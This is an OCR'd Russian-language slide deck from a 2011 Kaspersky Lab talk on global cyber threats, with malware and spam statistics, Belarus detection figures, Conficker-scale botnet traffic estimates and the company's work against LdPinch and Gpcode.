Глобальные киберугрозы

Битва за Интернет

Виталий Камлюк / Ведущий Антивирусный Эксперт
Группа Исследования Глобальных Угроз
Лаборатория Касперского

Конференция “Деловой Интернет”, Минск, Республика Беларусь, 4 октября 2011

Кто мы?

Как формировалась группа

KASPERSKY lab

Исследователи и аналитики Лаборатории Касперского


Статистика

Немного цифр из Антивирусной Лаборатории

KASPERSKY lab


Антивирусная статистика

- Общее число антивирусных сигнатур на 21 сентября 2011**: 5,652,227**
- Количество других сигнатур (IDS, фишинг, и др.): **524,550**




Количество сигнатур


Антивирусная статистика



200 000 000
сетевых атак блокируется ежемесячно



~ 2 000
уязвимостей в приложениях обнаружено только в 2010 году



> 70 000
вредоносных программ появляется ежедневно

> 80%
пересылаемой корреспонденции – это спам

Антивирусная статистика: август 2011

- **193,989,043** сетевых атак было заблокировано
- **64,742,608** веб-инфекций остановлено
- **258,090,156** вредоносных программ продетектировано и удалено
- **80,155,498** срабатываний эвристического анализатора

Страны-источники вредоносного ПО (топ 10)

1	United States	26.31%
2	**Russian Federation**	**16.48%**
3	Germany	9.12%
4	Netherlands	7.40%
5	United Kingdom	6.09%
6	Ukraine	5.27%
7	China	3.98%
8	Virgin Islands, British	3.07%
9	Romania	1.97%
10	France	1.94%

Вредоносные TLD (топ 10)

1	com	30618963
2	**ru**	**10474116**
3	net	3465349
4	in	2466494
5	info	2052925
6	org	1982282
7	tv	827236
8	cc	819225
9	cz.cc	463536
10	tk	329739

KASPERSKY lab

Антивирусная статистика: Республика Беларусь

ТОП 10 обнаруженных программ в Беларуси (сентябрь 2011):

Вердикт	Польз.
HackTool.Win32.Kiser.il	2716
Virus.Win32.Sality.aa	2020
Worm.Win32.FakeFolder.a	1879
Trojan.JS.Redirector.cz	1573
Trojan.Win32.FlyStudio.xe	1475
Trojan.Win32.Starter.yy	1465
Trojan-Clicker.JS.Agent.om	1440
Trojan.Win32.Rettesser.q	1439
Trojan-Downloader.Win32.FlyStudio.kx	1353
Virus.Win32.Sality.bh	1343


HackTool.Win32.Kiser.il

Что такое глобальные угрозы?

И почему они нас волнуют

KASPERSKY lab


Пример (портал TUT.BY)



KASPERSKY lab

Поток пользовательских запросов

Размер главной страницы ~ **678 Кб**
1 пользователь посещает ~ **4 страницы** в сутки
Трафик от 1 пользователя ~ **2712 Кб** в сутки
Общий трафик за день ~ **5463 Гб** в сутки
Загрузка канала ~ 64.7 Мб/сек = **0.518 Гбит/сек**



Посещаемость TUT.BY


Среднесуточная посещаемость ресурсов портала **за май 2011** г. по данным Google Analytics.
См. также: отчет Google Analytics по титульной странице TUT.BY.

Раздел	Уникальных посетителей всего, тыс. в сутки		Уникальных посетителей из Беларуси, тыс. в сутки		Просмотров страниц всего, тыс. в сутки		Просмотров страниц (Беларусь), тыс. в сутки	
	Будни	Выходные	Будни	Выходные	Будни	Выходные	Будни	Выходные
Главная страница TUT.BY	516,18	346,14	433,59	290,76	2 112,1	1 155,64	1 774,16	970,74
Новости	358,53	211,64	304,75	179,90	1 740,7	834,34	1 479,6	709,19
Аукционы	8,22	8,04	6,77	6,62	122,06	120,87	100,58	99,60
Афиша	23,44	23,37	21,10	21,04	121,39	128,57	109,26	115,71
Блоги	0,87	0,67	0,71	0,55	2,22	1,77	1,82	1,45

Источник: http://tutby.com/service/advert/statistics/

Поток запросов от ботнета (масштаба Conficker)


Размер ботнета ~ **8,5 миллинов ботов**
Трафик от 1 бота ~ **100 Кб/сек**
Объем трафика 1 бота ~ **8.2 Гб** в сутки
Загрузка канала ~ **6485 Гбит/сек**




Диграма взята с:
http://www.shadowserver.org/wiki/pmwiki.php/Stats/Conficker

Нагрузка под атакой и реальная нагрузка пользователей

Чем опасен ботнет типа Conficker?



Централизованный ботнет




Децентрализованный ботнет (P2P)

- **Огромное количество ботов**
- Шифрование протокола коммуникации
- Автоматический поиск других зараженных машин
- Использование цифровой подписи
- Самораспространение через локальные сети (используя эксплойт)
- Заражение сменных носителей (обфусцированный autorun.inf)

Глобальный масштаб проблемы ботнетов

… и тысячи других!

Страшно?



Наши истории успеха

Некоторые факты из нашего противостояния киберпреступности

KASPERSKY lab

2008: арест авторов Trojan-PSW.Win32.LdPinch


- **Техническая помощь при аресте и расследовании дела LdPinch**

On-line Scanner Top Twenty for March 2006

Position	Change in position	Name	Percentage
1.	New	Trojan-PSW.Win32.LdPinch.air	23.17
2.	New	Trojan-Downloader.Win32.Delf.ajd	10.71
3.	0	Trojan-Spy.Win32.Banker.ark	2.30

TOP 20 malicious programs detected on users' computers March 2011

Current rank	Delta	Verdict
1	0	Net-Worm.Win32.Kido.ir
2	0	Virus.Win32.Sality.aa
3	1	Net-Worm.Win32.Kido.ih



Other malicious programs

Источник: http://bit.ly/r5TdGE

Источник: http://bit.ly/gTn1s0

2008: криптоатака на GpCode

- **Восстановление файлов зашифрованных с помощью RSA-1024**

Home → Blog → Software → June 26 2008 → Another way of restoring files after a Gpcode attack


Another way of restoring files after a Gpcode attack

0

VitalyK
Kaspersky Lab Expert
Posted June 26, 11:58 GMT
Tags: Ransomware, Gpcode

